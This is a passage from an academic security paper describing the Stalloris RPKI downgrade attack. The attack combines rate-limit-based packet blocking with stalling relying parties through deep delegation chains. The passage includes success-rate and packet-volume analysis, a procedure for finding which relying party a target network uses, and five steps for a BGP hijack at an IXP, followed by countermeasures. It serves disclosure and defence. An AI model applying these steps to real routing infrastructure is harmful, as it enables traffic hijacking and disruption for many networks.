The Stalloris attack can be used as a supplementary optimisation to our low rate attack, but cannot completely replace it. Since the re-validation occurs after the refresh finishes, for a successful downgrade attack the relying party needs to update the cache once (i.e., successfully retrieve the RPKI objects), then to fail once (due to our low-rate packet blocking method) and only then do we proceed to stalling the relying party (with Stalloris). Combination of low-rate blocking attack with Stalloris results in an highly efficient attack; we provide analysis of traffic volume for different attack combinations and configurations of relying party and publication point in Section 5.3.

Duration of each delegation level. The processing of each level in a delegation chain is limited by a timeout in the relying party; in Routinator this is 300 seconds, see analysis in Section 3.1. Hence, the adversary needs to keep the relying party at each level for at most 300 seconds, otherwise the relying party will timeout.

How many levels are needed? If the adversary creates a delegation chain of 288 levels, it will cause the relying party to be stalled for 300·288=86000= 24 hours. The adversary can therefore combine this optimisation with our low rate attack, hence reducing the number of iterations for attack. For instance, if it creates 144 delegation path, it stalls the relying party for 12 hours, and the adversary needs to launch the low rate attack once. Given a 72 level delegation path, the adversary needs to run the low rate attack every 6 hours.

Requirements on the adversary. The adversary needs to control one AS and one /24 prefix, and can delegate them over and over again. It does not actually need to split the prefix in its delegations, and can make a long chain using the same prefix. The adversary also needs to control a CA and a publication point. The adversary needs to control a domain for its publication point, and needs to create multiple subdomains. Each subdomain is used to create a delegation level. All these requirements are straightforward for adversary - we validated this by acquiring and setting up routing and RPKI infrastructure under RIPE NCC. Finally, the adversary needs to generate multiple CA and publication point domains, all can point to the same IP address. This step can be automated with a script.

Evaluation in RP implementations. We evaluate our Stalloris attack against the major RP implementations, by measuring the maximum time the relying parties can be stalled on a single connection by not sending any data (and remaining idle) and throttling the connection in combination with artificially inflating the download size[10]. Additionally, we evaluate the maximum certificate chain depth. The results of our evaluations are listed in Table 5. Our findings are that Routinator, Fort and OctoRPKI can be stalled between 5 to 10 hours per update, by maximising the connection time for each publication point with the maximum chain depth. Note that an adversary can also increase the chain width by delegating to multiple sub-publication points at each level.

5.3 Success Probability Analysis

The overall success probability of our adversary depends on 2 factors: successful blocking of an individual relying

[9] Loris is a slow animal `https://en.wikipedia.org/wiki/Loris`.

[10] We used a 100MB inflated file at 100kbps.

Relaying Party	HTTPS Idle	HTTPS Throttling	Rsync Throttling	Max Depth	timeout × depth
Routinator	300s	300s	-	32	2.6h
Fort	24s	17 mins*	-	31	9.1h
OctoRPKI	60s	60s	20 mins	30	30min/10h
Ripe-Validator	60s	0s	-	∞	(∞)

*No timeout. Depends on file size and bandwidth limit set by the attacker.

Table 5: Stalling Results

party's (HTTP or DNS) request and the number of requests during the time period required for a successful attack.

The time period of an attack. Our attack uses the fact that a relying party will switch a network's RPKI status to 'unknown' based on any break in the chain leading to the ROA for this network. Since relying parties cache the contents of RPKI repositories, the time period for an attack is therefore the shortest remaining length of any certificate in the trust-chain (i.e., often 6 hours). In our analysis we consider the worst case, but in practice the manifests are not "signed on the fly" when downloaded from a publication point, hence have a shorter validity period. For a successful attack an adversary should be able to deny connectivity to the publication point of a repository typically for at most one day, see Section 5.1.

Query volume. Using the values from our relying party and stub resolver analysis (Section 3), we compute the number of connection attempts during the attack period t_{attack} of 1 day by multiplying with the expected number of repository updates during that period (i.e., the inverse between 2 repository synchronisation t_{sleep}) and the number of retries $n_{retries}$:

$$n_{attempts} = t_{attack} \cdot \frac{3600s}{t_{sleep}} \cdot n_{retries}$$

We calculate the values for $n_{attempts}$ using 4 different example scenarios in Table 6:

(1) An old manifest file which has only 6 hours of validity left, combined with an Unbound resolver, in case the attacker is able to deny all requests, which leads Unbound to "block" the nameserver, effectively limiting the rate of DNS requests to the nameserver to one per 15 minutes. **(2)** A fresh manifest file which has 1 day of validity left, combined with a victim relying party using *Routinator* on Linux and a Bind9 resolver. **(3)** A fresh manifest file with 2 days of validity left, combined with a victim relying party using *RIPE NCC RPKI Validator* and an Unbound resolver where the attacker is unable to "block" the server, causing up to 16 retries per client DNS query. **(S)** The attacker uses the Stalloris technique from Section 5.2 to reduce the number of connection attempts by the RP under the same conditions as scenario **(2)**.

The first two scenarios represent the common values and configurations we measured in the RPKI setups in the Internet. The third scenario represents the theoretical worst case scenario that we defined using worst case values we collected. The last scenario uses the same values as scenario (2), but assumes the attacker uses the Stalloris optimisation. Our analysis in this section uses the number of retries in Bind9 and

(Scenario)	$n_{attempts}$	t_{attack}	t_{sleep}	$n_{retries}$	o
(1)	24	old manifest 6 *hours*	unbound (blocked) 900 *s*	unbound (blocked) 1	35
(2)	864	fresh manifest 1 *day*	routinator (normal) 600 *s*	bind9 / linux tcp 6	1247
(3)	23040	long-valid manifest 2 *days*	RIPE NCC validator 120 *s*	unbound normal 16	33240
(S)	55	fresh manifest 1 *day*	routinator (stalled) 2.6 *hours*	bind9 / linux tcp 6	80

Table 6: Number of connection attempts in different scenarios.

Unbound DNS resolvers software, as well as in Linux (the OS in RPKI deployments of relying parties and publication points) which we explored and summarised for interested reader in Appendix, Section B.

Success probability. Based on the number of connection attempts and the probability to deny a connection attempt, we calculate that overall success to deny all connections during an attack period t_{attack}. The probability to deny a connection attempt, is:

$$p_{connectonce} = \frac{r_{limit}}{1 + r_{attacker}}$$

where $r_{attacker}$ is the query rate of the attacker.

We calculate the total attacker success rate by deriving the probability of denying not one but $n_{attempts}$:

$$p_{success} = (1 - p_{connectonce})^{n_{attempts}} = (1 - \frac{r_{limit}}{1 + r_{attacker}})^{n_{attempts}}$$

Packet volume for a successful attack. For a given success rate, we can obtain the relation between the rate limit and the required rate of spoofed requests sent by the attacker, which we call the overwhelming factor o:

$$o = \frac{1 + r_{attacker}}{r_{limit}} = \frac{1}{1 - \sqrt[n_{attempts}]{p_{success}}}$$

We calculate this factor for a target success rate of $p_{success} = 50\%$ in our 3 scenarios, which is listed in Table 6. In the best case scenario, the attacker only needs to send roughly 35 times as many packets as the rate-limit to the publication point or nameserver, while in the worst-case scenario, this factor increases to 33240 times as many packets as specified by the rate-limit.

When combining this factor with the measured rate-limits from Sections 4.1 and 4.2, we can compute the required rate of spoofed packets. For each attack scenario, we calculate the rate $r_{attacker}$ for 3 example values for the rate-limit r_{limit} listed in Table 7. Finally we combine the required rate $r_{attacker}$ with the expected variance of the relying party update schedule up to which an attacker can predict the next query (e.g., 30 seconds in *Routinator*, Figure 2).

Our analysis shows, that depending on the rate-limit and attack scenario, the rate of spoofed packets for a successful attack ranges between 105/s and 42,813,120/s for an unoptimised attack (i.e., based only on iterative low-rate packet

(Scenario) o	r_{limit}	$r_{attacker}$	total packets per update
(1) 35	3	105	3,150
	60	2,100	63,000
	1288	45,080	1,352,400
(2) 1247	3	3,741	112,230
	60	74,820	2,244,600
	1288	1,606,136	48,184,080
(3) 33240	3	99,720	2,991,600
	60	1,994,400	59,832,000
	1288	42,813,120	1,284,393,600
(S) 80	3	240	7,200
	60	4,800	103,040
	1288	103,040	3,091,200

Table 7: Packet volume for a successful attack based on analysis in Section 5.3.

blocking during multiple refresh intervals), with a reasonable average-case of <74,820/s. To compare this attack volume to other recent attacks: the recently proposed DNS cache poisoning attacks [28, 29] require above 100K spoofed packets from the attacker in the average case for identifying the correct port and DNS TXID.

Our downgrade attack can be significantly optimised by combining the low-rate packet blocking with Stalloris (Section 5.2). For a successful Stalloris downgrade attack under the same conditions as scenario **(2)** the required rate of spoofed packets is reduced by the factor 16 from 74,820pkt/s to 4,800pkt/s in the average case. This means that even in unfavourable conditions, such as extremely high rate-limit and a resolver performing maximal number of retries, using the optimisation to stall the relying party makes the attack still feasible. In fact, the devastating impact of the attack is disproportional to its efficiency: the adversay can with just a single such attack downgrade RPKI for all clients of a large provider (see example of DE-CIX IXP, Section 7) to a large number of Internet prefixes covered by the ROAs in the publication point that the adversary blocks.

5.4 Vulnerable Networks

We calculate the number of networks vulnerable to removal of RPKI protection in terms of network size. We consider all network blocks vulnerable which are hosted on repositories with rate-limiting (DNS or TCP) enabled, see Tables 2 and 4. We extract a mapping of publication point domains to the ROAs hosted on these publication points from a running Routinator instance to see which networks are affected by removal of RPKI protection in the case this publication point is targeted by an attacker. We also calculate the number of networks which have RPKI protection by summing up the network sizes of all ROAs in all repositories. Our calculation does not consider other methods of Denial-of-service, such as rate-limiting in resolvers used by relying parties (See Section 4.1), as these methods depend on the relying party only and cannot be reliably measured in the internet without causing collateral damage.

Our results are shown in Table 8. In conclusion we find that 34.2% (IPv6: 40.0%) of the assigned address space has published ROAs, out of which 59.6% (IPv6: 37.9%) are potentially vulnerable to removal of RPKI protection due to our attack. Furthermore, in 3.1% (IPv6: 3.2%) of the address space, these attacks are highly practical due to to low rate limits at or below 60 requests/sec. These cases are made up almost entirely from the customers of a single provider, which is the only major operator of a publication point which such a low rate limit[11].

		total addresses	% of assigned address space	% of ROA-protected
has ROA	v4	64 * /8	34.2 %	100.0 %
	v6	322 * /24	40.0 %	100.0 %
vulnerable (all)	v4	39 * /8	20.4 %	59.6 %
	v6	122 * /24	15.2 %	37.9 %
vulnerable (low ratelimit)	v4	2 * /8	1.1 %	3.1 %
	v6	10 * /24	1.3 %	3.2 %

Table 8: Networks vulnerable to removal of RPKI protection.

6 Find the Victim

In order to attack a target AS the adversary needs to identify the relying parties that the victim AS uses for validating the ROAs. We develop a methodology for associating between an AS and a relying party that it uses in RPKI, with the conflicting ROAs that ROV measurements use [15, 20, 35, 36]. Our approach works by selectively presenting different sets of conflicting ROAs to the relying parties while monitoring the reachability of the corresponding network blocks. We identify dependency by observing the routing decisions that the routers make based on validated ROAs computed by the relying party.

We assume that the target network is identified by an ASN AS^T and that it enforces ROV. Furthermore, the AS^T announces N^T IP prefixes $P_i^T, i \in \{1,2,\ldots,N^T\}$ that we identify using the BGP table dump[12].

Setup. Carrying out the procedure for associating a relying party with IP address a^{RP} to the target network AS^T requires the following: A controlled network AS^A (simulated attacker), a BGP router in AS^A that can announce IP prefixes P_1^A and P_2^A to the Internet, the RPKI CA and the publication point that we control fully and a valid RPKI delegation for these IP prefixes towards our RPKI CA and PP.

Procedure. We execute the following steps to test if network AS^T depends on the relying party with IP address a^{RP}:

(1) Select a target IP addresses a^T from one of the IP prefixes $\{P_1^T, P_2^T, \ldots, P_N^T\}$ announced by the AS^T. The selection of the a^T requires that this IP address respond to ICMP echo requests or there is at least one publicly available TCP or UDP service on the selected IP address and it can be easily probed for reachability. We assume that at least one such IP address exists in the target network and furthermore we assume that the routing policy is uniform for all prefixes $\{P_1^T, P_2^T, \ldots, P_{N^T}^T\}$.

[11] The other 2 repositories both hosted ROAs only for a small number of relatively small network blocks.

[12] https://www.ripe.net/analyse/internet-measurements/routing-information-service-ris/ris-raw-data

(2) Announce IP prefixes P_1^A and P_2^A from AS^A.

(3) Create two sets of ROAs for the prefixes P_1^A and P_2^A: The first set is $\Sigma = \{\rho_1, \rho_2\}$ where $\rho_1 = (P_1^A, AS^A, max_len = pfxlen(P_1^A))$ and $\rho_2 = (P_2^A, AS^A, max_len = pfxlen(P_2^A))$, $pfxlen(P)$ denotes the true IP prefix length of the prefix P. Both ROAs ρ_1 and ρ_2 are in agreement with the BGP announcements for P_1^A and P_2^A from the previous step. Furthermore we define the second ROA pair $\overline{\Sigma} = \{\overline{\rho_1}, \rho_2\}$ where $\overline{\rho_1} = (P_1^A, X, max_len = pfxlen(P_1^A))$ and $X \neq AS^A$. The ROA ρ_1 contradicts the P_1^A BGP announcement, hence the validation outcome with ROA pair $\overline{\Sigma}$ is inverse from Σ for prefix P_1^A, but the second prefix P_2^A is not blocked by ROV in both cases for positive reachability verification.

(4) Set up a RPKI CA along with a modified publication point that can sign both sets Σ and $\overline{\Sigma}$ and selectively respond to RPs with the specific ROA set based on *RRDP* and *rsync* query source IP address. We set up a delegation for prefixes $P^A{}_1$ and $P^A{}_2$ to this CA and PP.

(5) We configure our PP from the previous step to respond with ROA set Σ to all RPs except one with IP address a^{RP}. Only for this RP our PP responds with ROA set $\overline{\Sigma}$. Hence the RP with IP address a^{RP} is the only RP that receives the inverse ROA for P_1^A.

(6) We define (bi-directional) reachability test using ICMP echo or the service selected for the specific destination IP address in step (1):

$$R(s,d) = \begin{cases} 1 & \text{if the IP address } d \text{ responds to a request} \\ & \text{from IP address } s \\ 0 & \text{otherwise} \end{cases}$$

The selected IP address a^T in the target network is probed from two distinct source IP addresses $a_1^A \in P_1^A$ and $a_2^A \in P_2^A$. The possible outcomes are:

- $R(a_1^A, a^T) = 0 \wedge R(a_2^A, a^T) = 1$ and all intermediary networks on path between AS^A and AS^T do not enforce ROV or their RPs have already been identified and differs from a^{RP}: It indicates that AS^T enforced ROA set $\overline{\Sigma}$. This set is distributed only to RP with IP address a^{RP}, hence the network AS^T uses VRPs from this RP to implement ROV.
- $R(a_1^A, a^T) = 1 \wedge R(a_2^A, a^T) = 1$: ROA set $\overline{\Sigma}$ is not enforced in AS^T, hence the network AS^T does not use VRPs from RP with IP address a^{RP} to implement ROV.
- Any other result is considered invalid and therefore the relationship between the AS^T and RP with IP address a^{RP} can not be determined.

Since we fully control the publication point, we collect all the IP addresses of active relying parties and repeat the steps (5) and (6) for each active RP IP address as the a^{RP}. By this method we can find a RP for a specific network.

Time complexity. Our measurements in lab using a modern Routinator v0.9.0 RP with a router as the RTR client (Cisco ASR 9000 running Cisco IOS XR Release 7.4) show that the changes propagate to the routers within few seconds after the refresh. However, we expect that longer waiting times between the RP setup and reachability tests are needed to counter the batch-processing nature of the ROA validation and validated ROA payloads update workflow over RTR, limiting the real speed to up to two rounds per hour.

7 Use Case: Internet Exchange Point (IXP)

The IXPs provide a high-capacity L2 interconnect between the members - ISPs and networks of various sizes. Typically networks in IXPs use route servers to avoid operational, administrative and management challenges associated with setting up and maintaining the BGP sessions among themselves. In our example we use Frankfurt DE-CIX IXP, one of the largest IXPs in the world, as a test case. In DE-CIX this constitutes about 85% of the networks[13], which were 1301 configured peers on Oct 5, 2021.

Adversary model. The attacker needs to be a member of the IXP, which means that it has direct BGP connection to the route servers and therefore it can effectively execute the algorithm for associating the target network with the relying party in an automated manner. In addition, the network of the adversary needs to run the delegated RPKI infrastructure - every network has the freedom to decide whether it operates a delegated RPKI infrastructure or a hosted RPKI at the RIR (Regional Internet Registry). Moreover, the attacker needs to have access to the internal and public network management and debugging tools provided by the IXP - Looking Glass service, list of members with their peer IP addresses and port state and statistics. All of these are provided to the members at the IXP.

Reliance on the route server. The route servers in modern IXPs implement strict filtering rules[14], that include ROV. The members of the IXP prefer the routes from the IXP (either from route servers or from direct BGP sessions) due to the higher spare capacity, lower cost and direct path, in comparison with the upstream connectivity. This preference for IXP routes is implemented by LOCAL_PREF attribute. Preferring the IXP routes introduces a higher risk for BGP hijacking, because LOCAL_PREF has one of the higher priorities in the BGP best path selection algorithm [Section 9.1 in RFC4271]. Namely, once RPKI validation is removed the members at the attacked IXP will be redirected to the attacker's prefix. Our measurements of the peers at the DE-CIX IXP show that they do not perform checks themselves but only rely on the ROV performed by the route server at the IXP.

The adversary can easily obtain access to the core Internet infrastructure, allowing it to inject BGP routes that will be preferred the other paths (even those with higher LOCAL_PREF). We explain this in Appendix, Section A.

The aim of our attack is to inject and achieve a dissemination of an unauthorised route in BGP by the route server. The route we want to inject would not pass ROV validation since it violates the ROA of the victim AS (it maps the adversary's ASN to the prefix of the victim). Therefore, we first force the

[13] https://lg.de-cix.net/routeservers/rs1_fra_ipv4

[14] https://www.de-cix.net/en/locations/frankfurt/route-server-guide

relying party at DE-CIX to not perform RPKI validation for the public RPKI repository that the victim AS uses. In this attack we use our own AS as a victim with a public repository that we control.

Injecting hijacking BGP announcements into IXP. The steps of the attack are as follows: (1) we locate the relying parties used by the route servers in the IXP. (2) Identify the public RPKI repositories that published the ROAs relevant for the IP prefix that we want to hijack. (3) Launch the downgrade attack to degrade the RRDP or rsync service between the PP and RP(s). (4) Wait for the manifests to run out of the validity period so the RP(s) drop all the "suspicious" ROAs according to [section 6.4 in RFC6486]. Finally (5) Announce the unauthorised prefix to hijack the traffic of the victim AS.

Ethical considerations. Since Stalloris attack can stall an IXP our evaluations were coordinated against our own relying party. In our evaluations the publication point was targeting only the relying party of our test AS, which was connected to that IXP. The publication point provided a specially crafted certificate with multiple downstream delegations to the relying party of our AS and normal certificates without multiple delegations to all other relying parties. Hence only our "victim" relying party was affected, but not the others.

8 Countermeasures and Mitigations

We provide recommendations for resolving the core issues as well as the technical issues that allow our specific RPKI downgrade attacks.

Validation limit on delegation chains. The Stalloris attack can be mitigated by restricting the maximum depth and length of the delegation by enforcing a global limit on the delegation chain. Our evaluations show that 32 would be sufficient for all legitimate delegations. In addition, Asynchronous I/O (e.g., with `asyncio` library) can be used to run the refresh in parallel. Limiting the delegations would prevent our Stalloris optimisation to the downgrade attack, but since the low-rate downgrade attack is not implementation dependent, this would not prevent the low-rate downgrade attack. We experimentally showed that in many cases even the non-optimised version of the low rate attack is practical.

"Unknown" RPKI validation status. The core problem which exposes to downgrade attacks is that the adversaries can cause RPKI validation to result in status "unknown". A way to fix this would be to return status "invalid" in situations where ROAs cannot be located. The downside of this solution is that benign network failures or misconfigurations would prevent connectivity to the affected network prefixes. Furthermore, because the repositories host many different ROAs, relying parties could only block the complete address space delegated to the affected publication point. In case of a RIR repository, this would affect the complete Internet since all the RIRs can generate ROAs for all network blocks. In addition, adversaries could also exploit the strict validation to cause DoS attacks by preventing access to the repositories thereby leading to invalidation of legitimate network prefixes. It is important to evaluate and analyse the tradeoff between the permissive and the strict approaches and to identify what is more suitable for Internet routing. In addition, every network should be able to decide and configure this for their network themselves.

Distribution and redundancy. A significant weak link is the single URL that is currently used to find the publication point. Our proposal is to create multiple NS (nameserver) records[15] and to distribute the URLs of the publication points. This would solve not only downgrade attacks but also the benign failures. If one instance fails, you can try the others. Multiple locations for retrieving the RPKI information would introduce redundancy to avoid failures. In addition, it is important to host the publication points on robust platforms that guarantee high degree of connectivity.

Rate limiting. The property which we used in this work for developing the packet loss technique exploits rate limiting in DNS or in publication points. Rate limiting threshold can be increased or rate limiting can be applied over all source IP addresses. This would make the attack via rate limiting more difficult to launch. We caution however, that other techniques can be used for launching our downgrade attacks, such as packet loss with spoofed fragmented IP packets [15, 23] or packet loss with an adversary that controls an intermediate router and introduces selective losses into the traffic that traverses it. Blocking different methods for causing packet loss does not resolve the main problem which is inherent in the behaviour of relying party implementations.

Randomisation of refresh interval. We recommend that the refresh interval of the relying party implementations is randomised. This would make our attacks difficult to launch for MitM adversaries and almost impractical for off-path adversaries, since the point in time when the attack needs to be launched would be impossible to predict. Hence, to launch our downgrade attack the adversary would need to constantly prevent access to the repository, e.g., by continually flooding the communication. This however, exposes the attack.

Eliminating manifests. Eliminating manifests and using the actual validity of the ROAs could make it more difficult to launch the attack since the adversary would need to wait longer for RPKI objects to expire. The downside of this is that eliminating the manifests would increase the revocation lists and any changes in ROAs would create a lot of updates. This would be especially significant for large providers, such as RIRs, which host thousands of networks, and would result in huge revocation lists. Manifests were introduced to avoid long revocation lists - the relying party has to update only the manifests but not the complete set of ROA objects.

9 Related Work

Deployment of RPKI. Gradually the deployment of RPKI is increasing as more and more ASes create ROAs and start

[15] Currently the publication point domains use approx. 3 nameservers, which is too few.

enforcing ROV to filter bogus BGP announcements. Measurements of ROA objects and of ROV filtering show a stable increase over the last decade, [13, 15, 18, 21], with occasional failures in retrieving the ROAs [25]. A recent proposal [19] automated the manual certification of IP prefixes, essentially resolving the last obstacle towards large scale adoption of RPKI.

Initial deployments of RPKI were characterised by a large fraction of erroneous ROAs [15] that not only did not guarantee security but worse, ROV filtering of such ROAs cause networks to lose legitimate traffic. Gradually the misconfigurations are being resolved, and since 2018 an increasing number of networks are enforcing ROV [13].

The increased adoption of RPKI motivates closer inspection of the security of RPKI deployments. In this work to create our dataset of ASes we collect the networks that deployed RPKI. But in our work this is not the end, but only the first step. We then evaluate vulnerabilities of the RPKI deployments to downgrade attacks.

Vulnerabilities in RPKI. Limitations of RPKI as well as possible misconfigurations were considered in previous work. Research of NTP (Network Time Protocol) ecosystem [27] suggested, without validating in practice, that shifting time may affect different systems, including RPKI, by causing the relying party to accept stale manifest as valid. In this case RPKI validation is performed over a stale manifest. Another concern with RPKI is the deliberate or accidental exposure to IP prefix takedowns which causes prefix of the affected AS to become unreachable [14]. A malicious registrar can issue a certificate to invalidate a victim prefix, hence causing other ASes to filter its traffic. Finally, recently [32] showed that partial ROV deployment has only limited security benefits and proposed an extension to ROV providing benefit against sub-prefix hijacks also for early adopters. In our work we find vulnerabilities in RPKI implementations and demonstrate attacks against RPKI deployments in the Internet. Our attacks apply even if RPKI is widely supported by all the ASes. Our adversary is weak, it can only send packets from a spoofed IP address but does not control a registrar.

Our attacks combine rate limiting at the servers with low rate bursts of packets to cause loss of requests sent by the relying parties. Low rate bursts were initially demonstrated to cause practical reset of TCP connections [26]. We then show how to optimise our low rate attacks with Stalloris attack. In a Stalloris attack we set up a malicious publication point or a CA, that exploits certain properties in relying parties, causing them to stall.

The name of our attack draws from Slowloris [12], which is a DoS attack against HTTP servers in which a malicious client connects to the victim server by sending partial HTTP requests at a exceptionally slow rate (only sending a few bytes) in an attempt to exhaust the amount of HTTP connections a server can hold open at once. In a Stalloris attack, the clients (relying parties) are the victims and the publication points are malicious. The main aspect of our attack is to slow down the relying parties by creating complex delegations which cause the relying parties to stall. This attack can also be enhanced by sending slow HTTP or rsync responses. In addition, in contrast to Slowloris, our goal is not to deny service to clients, but to slow down the relying parties so that they do not finish their task.

10 Conclusions

The key prerequisite for delivering Internet services is connectivity and RPKI is no exception to this. When RPKI cannot retrieve an ROA to validate a route in BGP, a relying party can lose connectivity to the IP addresses in the missing ROA. The design choice that the inventors of RPKI made was to give up the RPKI security for connectivity, introducing the "unknown" status for RPKI validation, which allows to accept routes without requiring a valid ROA. Our work however shows that it is important to find the correct balance between connectivity and security: RPKI is vulnerable to downgrade attacks.

We develop a Stalloris RPKI downgrade attack, that inflicts packet loss in a specific time interval synchronised with the refresh interval of the relying parties in combination with an attack that stalls the relying party. This causes the relying party to give up the RPKI validation when performing routing decisions in BGP. We devise an approach for inferring the refresh interval, which makes the downgrade attacks practical not only for MitM, but also for off-path adversaries. We demonstrate RPKI downgrade attacks with off-path adversaries by exploiting the rate limiting mechanism in servers in the RPKI infrastructure. We show experimentally that 60% of the RPKI protected networks are vulnerable to our downgrade attacks with rate-limiting packet blocking. We further find that 47 (77%) of the vulnerable publication points are also vulnerable to sub-prefix hijack attacks. We caution that the extent of the vulnerabilities is potentially larger since other methods can be exploited for causing packet loss remotely. Full adoption of RPKI does not prevent our attacks.

We recommend countermeasures to mitigate the threat. Nevertheless our work shows that finding a balance between connectivity and security is a challenging problem.

Acknowledgements

We thank the reviewers for their helpful comments on our work. This work has been co-funded by the German Federal Ministry of Education and Research and the Hessen State Ministry for Higher Education, Research and Arts within their joint support of the National Research Center for Applied Cybersecurity ATHENE and by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) SFB 1119.

References

[1] Bind 9 configuration reference. https://bind9.readthedocs.io/en/latest/reference.html.

[2] Cisco Router Firewall Security: DoS Protection. https://www.ciscopress.com/articles/article.asp?p=345618&seqNum=5.

[3] docs.microsoft.com: TcpMaxConnectRetransmissions. https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/cc938209(v=technet.10).

[4] iptables(8) - linux man page. https://linux.die.net/man/8/iptables.

[5] kernel.org: ip-sysctl.txt. https://www.kernel.org/doc/Documentation/networking/ip-sysctl.txt.

[6] Timing and Performance. https://nmap.org/book/man-performance.html .

[7] Unbound timeout information. https://nlnetlabs.nl/documentation/unbound/info-timeout/.

[8] Arstechnica. BGP event sends European mobile traffic through China Telecom for 2 hours. https://arstechnica.com/informationtechnology/2019/06/bgp-mishap-sends-europeanmobile-traffic-through-china-telecom-for-2-hours, 2019.

[9] Hitesh Ballani, Paul Francis, and Xinyang Zhang. A Study of Prefix Hijacking and Interception in the Internet. In *ACM SIGCOMM Computer Communication Review*, volume 37, pages 265–276. ACM, 2007.

[10] Henry Birge-Lee, Yixin Sun, Anne Edmundson, Jennifer Rexford, and Prateek Mittal. Bamboozling certificate authorities with BGP. In William Enck and Adrienne Porter Felt, editors, *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*, pages 833–849. USENIX Association, 2018.

[11] Markus Brandt, Tianxiang Dai, Amit Klein, Haya Shulman, and Michael Waidner. Domain validation++ for mitm-resilient pki. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 2060–2076, 2018.

[12] Enrico Cambiaso, Gianluca Papaleo, Giovanni Chiola, and Maurizio Aiello. Slow dos attacks: definition and categorisation. *International Journal of Trust Management in Computing and Communications*, 1(3-4):300–319, 2013.

[13] David Clark. To filter or not to filter: Measuring the benefits of registering in the rpki today. In *Passive and Active Measurement: 21st International Conference, PAM 2020, Eugene, Oregon, USA, March 30-31, 2020, Proceedings*, volume 12048, page 71. Springer Nature, 2020.

[14] Danny Cooper, Ethan Heilman, Kyle Brogle, Leonid Reyzin, and Sharon Goldberg. On the risk of misbehaving rpki authorities. In *Proceedings of the Twelfth ACM Workshop on Hot Topics in Networks*, pages 1–7, 2013.

[15] Yossi Gilad, Avichai Cohen, Amir Herzberg, Michael Schapira, and Haya Shulman. Are We There Yet? On RPKI's Deployment and Security. In *NDSS*, 2017.

[16] Yossi Gilad and Amir Herzberg. Fragmentation considered vulnerable. *ACM Transactions on Information and System Security (TISSEC)*, 15(4):16, 2013.

[17] Suzanne Goldlust. Using the response rate limiting feature. ISC Knowledge Base AA-00994, https://kb.isc.org/docs/aa-00994.

[18] T. Hlavacek, A. Herzberg, H. Shulman, and M. Waidner. Practical experience: Methodologies for measuring route origin validation. In *International Conference on Dependable Systems and Networks (DSN)*, pages 634–641, June 2018.

[19] Tomas Hlavacek, Italo Cunha, Yossi Gilad, Amir Herzberg, Ethan Katz-Bassett, Michael Schapira, and Haya Shulman. Disco: Sidestepping rpki's deployment barriers. In *Network and Distributed System Security Symposium (NDSS)*, 2020.

[20] Tomas Hlavacek, Amir Herzberg, Haya Shulman, and Michael Waidner. Practical experience: Methodologies for measuring route origin validation. In *48th Annual IEEE/IFIP International Conference on Dependable Systems and Networks, DSN 2018, Luxembourg City, Luxembourg, June 25-28, 2018*, pages 634–641. IEEE Computer Society, 2018.

[21] Daniele Iamartino, Cristel Pelsser, and Randy Bush. Measuring bgp route origin registration and validation. In *International Conference on Passive and Active Network Measurement*, pages 28–40. Springer, 2015.

[22] Santosh Janardhan. More details about the October 4 outage. https://engineering.fb.com/2021/10/05/networking-traffic/outage-details/, 2021.

[23] Christopher A. Kent and Jeffrey C. Mogul. Fragmentation Considered Harmful. Research Report 87/3, Western Research Lab, dec 1987. See also abbreviated version in proceedings of ACM SIGCOMM, 390–401, 1987.

[24] Knot DNS. Old Benchmark.

[25] John Kristoff, Randy Bush, Chris Kanich, George Michaelson, Amreesh Phokeer, Thomas C Schmidt, and Matthias Wählisch. On measuring rpki relying parties. In *Proceedings of the ACM Internet Measurement Conference*, pages 484–491, 2020.

[26] Aleksandar Kuzmanovic and Edward W. Knightly. Low-Rate TCP-Targeted Denial of Service Attacks: the Shrew vs. the Mice and Elephants. In *SIGCOMM*, pages 75–86, New York, NY, USA, 2003. ACM.

[27] Aanchal Malhotra, Isaac E Cohen, Erik Brakke, and Sharon Goldberg. Attacking the network time protocol. In *NDSS*, 2016.

[28] Keyu Man, Zhiyun Qian, Zhongjie Wang, Xiaofeng Zheng, Youjun Huang, and Haixin Duan. DNS Cache Poisoning Attack Reloaded: Revolutions with Side Channels. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, pages 1337–1350, 2020.

[29] Keyu Man, Xinan Zhou, and Zhiyun Qian. DNS Cache Poisoning Attack: Resurrections with Side Channels. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, 2021.

[30] P. Mockapetris. Domain names - implementation and specification. STD 13, RFC Editor, November 1987. http://www.rfc-editor.org/rfc/rfc1035.txt.

[31] Jarmo Mölsä. Effectiveness of rate-limiting in mitigating flooding dos attacks. In *Communications, Internet, and Information Technology*, pages 155–160. Citeseer, 2004.

[32] Reynaldo Morillo, Justin Furuness, Amir Herzberg, Cameron Morris, Bing Wang, and James Breslin. Rov++: Improved deployable defense against bgp hijacking, 2021.

[33] RIPE NCC. YouTube Hijacking: A RIPE NCC RIS case study, 2008.

[34] Renesys. The New Threat: Targeted Internet Traffic Misdirection. http://www.renesys.com/2013/11/mitm-internet-hijacking/, 2013.

[35] Andreas Reuter, Randy Bush, Italo Cunha, Ethan Katz-Bassett, Thomas C Schmidt, and Matthias Wählisch. Towards a rigorous methodology for measuring adoption of rpki route validation and filtering. *ACM SIGCOMM Computer Communication Review*, 48(1):19–27, 2018.

[36] Andreas Reuter, Ethan Katz-Bassett, Italo Cunha, Thomas C Schmidt, and Matthias Wählisch. Measuring adoption of rpki route validation and filtering.

[37] Thijs Rozekrans, Matthijs Mekking, and Javy de Koning. Defending against dns reflection amplification attacks. *University of Amsterdam System & Network Engineering RP1*, 2013.

[38] Yixin Sun, Maria Apostolaki, Henry Birge-Lee, Laurent Vanbever, Jennifer Rexford, Mung Chiang, and Prateek Mittal. Securing internet applications from routing attacks. *CoRR*, abs/2004.09063, 2020.

[39] Andree Toonk. Hijack Event Today by Indosat. http://www.bgpmon.net/hijack-event-today-by-indosat/, 2014.

[40] Andree Toonk. Turkey Hijacking IP Addresses for Popular Global DNSProviders. https://www.bgpmon.net/turkey-hijacking-ip-addresses-for-popular-global-dns-providers/, 2014.

[41] Pierre-Antoine Vervier, Olivier Thonnard, and Marc Dacier. Mind Your Blocks: On the Stealthiness of Malicious BGP Hijacks. In *NDSS*, 2015.

[42] Paul Vixie and Vernon Schryver. DNS response rate limiting (DNS RRL). https://ftp.isc.org/isc/pubs/tn/isc-tn-2012-1.txt.

